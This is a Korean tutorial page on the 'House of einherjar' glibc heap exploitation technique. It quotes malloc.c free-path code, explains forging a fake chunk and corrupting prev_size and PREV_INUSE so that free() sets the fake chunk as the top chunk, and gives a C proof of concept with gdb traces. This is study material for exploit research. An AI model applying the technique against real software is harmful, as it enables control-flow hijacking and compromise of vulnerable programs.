

# House of einherjar[Korean]

Excuse the ads! We need some help to keep our site up.

## List

- 1 [House of einherjar](#)
  - 1.1 [Example](#)
  - 1.2 [Related information](#)

## House of einherjar

- House of einherjar는 `_int_free()`가 chunk를 top chunk에 등록하는 과정을 악용하는 기법입니다.
- `_int_free()`은 전달받은 포인터가 fastbin에 포함되는 chunk인지 확인합니다.
  - 그리고 해당 chunk가 fastbin이 아닌 경우 해당 chunk가 `mmap()`으로 얻은 chunk인지 확인합니다.
  - 그리고 해당 chunk가 `mmap()`으로 얻은 청크가 아닌 경우 Arena가 잠겨있는지 확인합니다.
    - Arena가 잠겨있지 않다면 잠금을 설정합니다.
  - `_int_free()`는 전달 받은 포인터와 arena의 top이 가지고 있는 값이 같은지 확인합니다.
  - 그런 다음 다음 청크가 경계장의 경계를 벗어 났는지 여부와 다음 chunk가 실제로 사용되지 않는지 확인합니다.
  - 그리고 chunk의 크기가 최소한의 크기보다 작은지, 그리고 Arena의 `system_mem`의 값보다 큰지 확인합니다.
    - 이를 통해 다음 chunk의 크기가 정상인지 확인합니다.
- `_int_free()`는 해당 chunk의 size에 `PREV_INUSE` flag가 설정되어 있는지 확인합니다.
  - 해당 flag의 bit가 설정되어 있다면, 해당 chunk의 size와 `prev_size`를 더한 값을 size변수에 저장합니다.
  - 그리고 `chunk_at_offset()`를 호출해서 해당 chunk의 포인터에서 `prev_size`를 뺀 포인터를 반환하며, 해당 포인터는 변수 `p`에 저장됩니다.
    - 그리고 `unlink()`를 호출해서 해당 chunk를 bin 목록에서 제거합니다.
- 그리고 `_int_free()`는 다음 chunk가 top chunk인지 확인합니다.
  - 만약 다음 chunk가 top chunk일 경우 다음 chunk의 크기를 size 변수에 더합니다.
  - 해당 변수가 가지고 있는 값에 `PREV_INUSE` flag를 설정합니다.
  - 그리고 변수 size와 변수 `p`를 `set_head()`에 전달하여 chunk의 헤더를 설정합니다.
  - 그리고 Arena의 top에 변수 `p`를 저장합니다.

### malloc.c

```
/*
 Consolidate other non-mmapped chunks as they arrive.
 */

else if (!chunk_is_mmapped(p)) {
    if (! have_lock) {
        __libc_lock_lock (av->mutex);
        locked = 1;
    }

    nextchunk = chunk_at_offset(p, size);

    /* Lightweight tests: check whether the block is already the
       top block.  */
    if (__glibc_unlikely (p == av->top))
    {
        errstr = "double free or corruption (top)";
        goto errout;
    }
    /* Or whether the next chunk is beyond the boundaries of the arena.  */
}
```

```

if (__builtin_expect (contiguous (av)
                      && (char *) nextchunk
                      >= ((char *) av->top + chunksize(av->top)), 0))
{
    errstr = "double free or corruption (out)";
    goto errout;
}
/* Or whether the block is actually not marked used. */
if (__glibc_unlikely (!prev_inuse(nextchunk)))
{
    errstr = "double free or corruption (!prev)";
    goto errout;
}

nextsize = chunksize(nextchunk);
if (__builtin_expect (chunksize_nomask (nextchunk) <= 2 * SIZE_SZ, 0)
    || __builtin_expect (nextsize >= av->system_mem, 0))
{
    errstr = "free(): invalid next size (normal)";
    goto errout;
}

free_perturb (chunk2mem(p), size - 2 * SIZE_SZ);

/* consolidate backward */
if (!prev_inuse(p)) {
    prevsize = prev_size (p);
    size += prevsize;
    p = chunk_at_offset(p, -((long) prevsize));
    unlink(av, p, bck, fwd);
}

if (nextchunk != av->top) {
    /* get and clear inuse bit */
    nextinuse = inuse_bit_at_offset(nextchunk, nextsize);

    /* consolidate forward */
    if (!nextinuse) {
        unlink(av, nextchunk, bck, fwd);
        size += nextsize;
    } else
        clear_inuse_bit_at_offset(nextchunk, 0);

    /*
     * Place the chunk in unsorted chunk list. Chunks are
     * not placed into regular bins until after they have
     * been given one chance to be used in malloc.
     */

    bck = unsorted_chunks(av);
    fwd = bck->fd;
    if (__glibc_unlikely (fwd->bk != bck))
    {
        errstr = "free(): corrupted unsorted chunks";
        goto errout;
    }
    p->fd = fwd;
    p->bk = bck;
    if (!in_smallbin_range(size))
    {
        p->fd_nextsize = NULL;
        p->bk_nextsize = NULL;
    }
    bck->fd = p;
    fwd->bk = p;

    set_head(p, size | PREV_INUSE);
    set_foot(p, size);

    check_free_chunk(av, p);
}

```

```


/*
  If the chunk borders the current high end of memory,
  consolidate into top
*/

else {
  size += nextsize;
  set_head(p, size | PREV_INUSE);
  av->top = p;
  check_chunk(av, p);
}

```

- House of einherjar는 메모리에 fake chunk를 작성할 수 있고 In-use chunk의 헤더를 변경할 수 있을 경우 구현이 가능합니다.
  - 공격자는 fake free chunk를 Stack에 작성하고, Fast bin에 해당하지 않는 크기의 메모리를 2개 할당합니다.
  - 마지막에 할당된 chunk의 헤더의 값을 변경합니다.
    - size가 가지고 있는 값에서는 PREV\_INUSE flag를 제거합니다.
    - 해당 chunk의 헤더 주소에서 fake chunk의 주소를 뺀 값을 prev\_size에 저장합니다.
  - Fake chunk는 다음과 같은 값을 가지고 있어야 합니다.
    - 마지막에 할당된 chunk와 같은 크기를 prev\_size에 저장합니다.
    - 마지막에 할당된 chunk의 헤더 주소에서 fake chunk의 주소를 뺀 값을 "size"에 저장하고, fake chunk의 주소를 fd, bk에 저장합니다.
  - 마지막에 할당된 chunk를 해제하면, fake chunk의 주소가 arena->top에 저장됩니다.
  - 메모리 할당을 요청하면 fake chunk의 영역의 포인터를 반환합니다.
- 예를 들어 다음과 같이 크기가 0x70, 0xf0인 메모리를 할당받고, Fake chunk를 stack에 작성합니다.
  - 공격자는 0x100을 fake chunk의 prev\_size에 저장하고, 해제할 chunk의 주소(0x602080)에서 fake chunk의 주소(0x7ffffffe430)를 뺀 값을 "size"에 저장합니다.
  - 공격자는 해제할 chunk의 size가 가지고 있는 값에서 PREV\_INUSE flag를 제거하고, fake chunk의 size가 가지고 있는 값을 prev\_size에 저장합니다.
  - 그리고 해당 chunk를 해제하면 fake chunk는 Top chunk가 됩니다.
  - 그리고 메모리 할당을 요청하면 fake chunk의 영역을 할당 받습니다.

### House of einherjar flow



### Example

- 해당 코드는 앞에서 예로 설명한 코드입니다.
  - Stack에 가짜 영역을 만들고, 크기가 0x70, 0xf0인 메모리의 할당을 malloc()에 요청합니다.
  - 마지막에 할당받은 chunk의 헤더의 값을 변경하고, 해당 chunk를 해제합니다.
  - 새로운 메모리 할당을 요청하고, 해당 영역에 데이터를 저장합니다.

## house\_of\_einherjar.c

```
#include <stdio.h>
#include <malloc.h>
#include <unistd.h>
int main()
{
    unsigned long fake_chunk[6];
    fprintf(stderr,"fake_chunk : %p\n", fake_chunk);

    fake_chunk[0] = 0x100;
    fake_chunk[2] = (unsigned long)fake_chunk;
    fake_chunk[3] = (unsigned long)fake_chunk;
    fake_chunk[4] = (unsigned long)fake_chunk;
    fake_chunk[5] = (unsigned long)fake_chunk;

    unsigned long *buf1 = malloc(0x70);
    unsigned long *buf2 = malloc(0xf0);

    fake_chunk[1] = (char*)(buf2 - 2) - (char*)fake_chunk;
    *(buf2 - 2) = (char*)(buf2 - 2) - (char*)fake_chunk;
    *(buf2 - 1) = 0x100;

    free(buf2);

    char *buf4 = malloc(0x200);
    read(STDIN_FILENO,buf4, 0x200);
}
```

- Fake chunk 그리고 해제될 chunk의 헤더의 값을 0x4007a7에서 확인합니다.
  - 그리고 chunk의 해제 전 후에 top chunk의 변화도 확인합니다.
  - 0x4007cb에서는 할당받은 영역이 사용가능한지 확인합니다.

## Breakpoints

```
lazenca0x0@ubuntu:~$ gdb -q ./house_of_einherjar
Reading symbols from ./house_of_einherjar...(no debugging symbols found)...done.
gdb-peda$ disassemble main
Dump of assembler code for function main:
0x0000000004006a6 <+0>:      push    rbp
0x0000000004006a7 <+1>:      mov     rbp, rsp
0x0000000004006aa <+4>:      sub    rsp, 0x60
0x0000000004006ae <+8>:      mov    rax, QWORD PTR fs:0x28
0x0000000004006b7 <+17>:     mov    QWORD PTR [rbp-0x8], rax
0x0000000004006bb <+21>:     xor    eax, eax
0x0000000004006bd <+23>:     mov    rax, QWORD PTR [rip+0x20099c]          # 0x601060 <stderr@GLIBC_2.2.5>
0x0000000004006c4 <+30>:     lea   rdx, [rbp-0x40]
0x0000000004006c8 <+34>:     mov    esi, 0x400874
0x0000000004006cd <+39>:     mov    rdi, rax
0x0000000004006d0 <+42>:     mov    eax, 0x0
0x0000000004006d5 <+47>:     call  0x400580 <fprintf@plt>
0x0000000004006da <+52>:     mov    QWORD PTR [rbp-0x40], 0x100
0x0000000004006e2 <+60>:     lea   rax, [rbp-0x40]
0x0000000004006e6 <+64>:     mov    QWORD PTR [rbp-0x30], rax
0x0000000004006ea <+68>:     lea   rax, [rbp-0x40]
0x0000000004006ee <+72>:     mov    QWORD PTR [rbp-0x28], rax
0x0000000004006f2 <+76>:     lea   rax, [rbp-0x40]
0x0000000004006f6 <+80>:     mov    QWORD PTR [rbp-0x20], rax
0x0000000004006fa <+84>:     lea   rax, [rbp-0x40]
0x0000000004006fe <+88>:     mov    QWORD PTR [rbp-0x18], rax
0x000000000400702 <+92>:     mov    edi, 0x70
0x000000000400707 <+97>:     call  0x400590 <malloc@plt>
0x00000000040070c <+102>:    mov    QWORD PTR [rbp-0x58], rax
0x000000000400710 <+106>:    mov    edi, 0xf0
0x000000000400715 <+111>:    call  0x400590 <malloc@plt>
0x00000000040071a <+116>:    mov    QWORD PTR [rbp-0x50], rax
```

```

0x00000000040071e <+120>:      mov     rax,QWORD PTR [rip+0x20093b]      # 0x601060 <stderr@GLIBC_2.2.5>
0x000000000400725 <+127>:      mov     rdx,QWORD PTR [rbp-0x58]
0x000000000400729 <+131>:      mov     esi,0x400885
0x00000000040072e <+136>:      mov     rdi,rax
0x000000000400731 <+139>:      mov     eax,0x0
0x000000000400736 <+144>:      call   0x400580 <fprintf@plt>
0x00000000040073b <+149>:      mov     rax,QWORD PTR [rip+0x20091e]      # 0x601060 <stderr@GLIBC_2.2.5>
0x000000000400742 <+156>:      mov     rdx,QWORD PTR [rbp-0x50]
0x000000000400746 <+160>:      mov     esi,0x400890
0x00000000040074b <+165>:      mov     rdi,rax
0x00000000040074e <+168>:      mov     eax,0x0
0x000000000400753 <+173>:      call   0x400580 <fprintf@plt>
0x000000000400758 <+178>:      mov     rax,QWORD PTR [rbp-0x50]
0x00000000040075c <+182>:      sub     rax,0x10
0x000000000400760 <+186>:      mov     rdx,rax
0x000000000400763 <+189>:      lea    rax,[rbp-0x40]
0x000000000400767 <+193>:      sub     rdx,rax
0x00000000040076a <+196>:      mov     rax,rdx
0x00000000040076d <+199>:      mov     QWORD PTR [rbp-0x38],rax
0x000000000400771 <+203>:      mov     rax,QWORD PTR [rbp-0x50]
0x000000000400775 <+207>:      sub     rax,0x10
0x000000000400779 <+211>:      mov     rdx,QWORD PTR [rbp-0x50]
0x00000000040077d <+215>:      sub     rdx,0x10
0x000000000400781 <+219>:      mov     rcx,rdx
0x000000000400784 <+222>:      lea    rdx,[rbp-0x40]
0x000000000400788 <+226>:      sub     rcx,rdx
0x00000000040078b <+229>:      mov     rdx,rcx
0x00000000040078e <+232>:      mov     QWORD PTR [rax],rdx
0x000000000400791 <+235>:      mov     rax,QWORD PTR [rbp-0x50]
0x000000000400795 <+239>:      sub     rax,0x8
0x000000000400799 <+243>:      mov     QWORD PTR [rax],0x100
0x0000000004007a0 <+250>:      mov     rax,QWORD PTR [rbp-0x50]
0x0000000004007a4 <+254>:      mov     rdi,rax
0x0000000004007a7 <+257>:      call   0x400540 <free@plt>
0x0000000004007ac <+262>:      mov     edi,0x200
0x0000000004007b1 <+267>:      call   0x400590 <malloc@plt>
0x0000000004007b6 <+272>:      mov     QWORD PTR [rbp-0x48],rax
0x0000000004007ba <+276>:      mov     rax,QWORD PTR [rbp-0x48]
0x0000000004007be <+280>:      mov     edx,0x200
0x0000000004007c3 <+285>:      mov     rsi,rax
0x0000000004007c6 <+288>:      mov     edi,0x0
0x0000000004007cb <+293>:      call   0x400560 <read@plt>
0x0000000004007d0 <+298>:      mov     eax,0x0
0x0000000004007d5 <+303>:      mov     rsi,QWORD PTR [rbp-0x8]
0x0000000004007d9 <+307>:      xor     rsi,QWORD PTR fs:0x28
0x0000000004007e2 <+316>:      je     0x4007e9 <main+323>
0x0000000004007e4 <+318>:      call   0x400550 <__stack_chk_fail@plt>
0x0000000004007e9 <+323>:      leave
0x0000000004007ea <+324>:      ret

```

End of assembler dump.

gdb-peda\$ b \*0x0000000004007a7

Breakpoint 1 at 0x4007a7

gdb-peda\$ b \*0x0000000004007cb

Breakpoint 2 at 0x4007cb

gdb-peda\$

- 해제를 요청할 chunk의 주소는 0x602090입니다.
  - 해당 chunk의 size가 가지고 있는 값에서 PREV\_INUSE flag가 제거되었습니다.
  - 그리고 prev\_size의 값은 0xffff80000603c50 이며, 이 값은 해제할 chunk의 헤더 주소(0x602080)에 fake chunk의 주소(0x7fffffff430)를 뺀 값입니다.
  - fake chunk의 prev\_size의 값은 0x100이며, size의 값은 해제할 chunk의 prev\_size가 가지고 있는 값과 같습니다.
- free()가 호출되기 전 top chunk는 0x602180이며, 호출 후에는 0x7fffffff430가 top chunk가 되었습니다.

## Place fake chunks in top chunks

```
gdb-peda$ r
Starting program: /home/lazenca0x0/house_of_einherjar
fake_chunk : 0x7fffffff430
buf1 : 0x602010
buf2 : 0x602090

Breakpoint 1, 0x000000004007a7 in main ()
gdb-peda$ x/i $rip
=> 0x4007a7 <main+257>:      call   0x400540 <free@plt>
gdb-peda$ i r rdi
rdi          0x602090      0x602090
gdb-peda$ x/4gx 0x602090 - 0x10
0x602080:      0xffff800000603c50      0x0000000000000100
0x602090:      0x0000000000000000      0x0000000000000000
gdb-peda$ p/x 0x602080 - 0xffff800000603c50
$1 = 0x7fffffff430
gdb-peda$ x/4gx 0x7fffffff430
0x7fffffff430:      0x0000000000000100      0xffff800000603c50
0x7fffffff440:      0x00007fffffff430      0x00007fffffff430
gdb-peda$ p main_arena.top
$2 = (mchunkptr) 0x602180
gdb-peda$ ni

0x000000004007ac in main ()
gdb-peda$ p main_arena.top
$3 = (mchunkptr) 0x7fffffff430
gdb-peda$ x/4gx 0x7fffffff430
0x7fffffff430:      0x0000000000000100      0xffff800000624bd1
0x7fffffff440:      0x00007fffffff430      0x00007fffffff430
gdb-peda$
```

- 할당자는 메모리 할당을 요청을 받으면 fake chunk의 영역을 할당하여 포인터(0x7fffffff440)를 반환합니다.
  - 해당 영역에 문자 'A'를 16개 입력하면, 입력한 값이 정상적으로 해당 영역에 저장됩니다.
  - 이 예제에서는 작은양의 문자를 입력했지만, 더 많은 값을 입력할 수 있으며 이를 통해 프로그램의 흐름을 변경할 수도 있습니다.

## Stored 'A'\*16 in fake chunks.

```
gdb-peda$ ni

0x00000000004007b1 in main ()
gdb-peda$ x/i $rip
=> 0x4007b1 <main+267>:      call   0x400590 <malloc@plt>
gdb-peda$ ni

0x00000000004007b6 in main ()
gdb-peda$ i r rax
rax                0x7fffffff440      0x7fffffff440
gdb-peda$ x/4gx 0x7fffffff440
0x7fffffff440:      0x00007fffffff430      0x00007fffffff430
0x7fffffff450:      0x00007fffffff430      0x00007fffffff430
gdb-peda$ c
Continuing.

Breakpoint 2, 0x00000000004007cb in main ()
gdb-peda$ x/i $rip
=> 0x4007cb <main+293>:      call   0x400560 <read@plt>
gdb-peda$ i r rsi
rsi                0x7fffffff440      0x7fffffff440
gdb-peda$ ni
AAAAAAAAAAAAAAAA

0x00000000004007d0 in main ()
gdb-peda$ x/4gx 0x7fffffff440
0x7fffffff440:      0x4141414141414141      0x4141414141414141
0x7fffffff450:      0x00007fffffff40a      0x00007fffffff430
gdb-peda$
```

## Related information

- <https://github.com/shellphish/how2heap>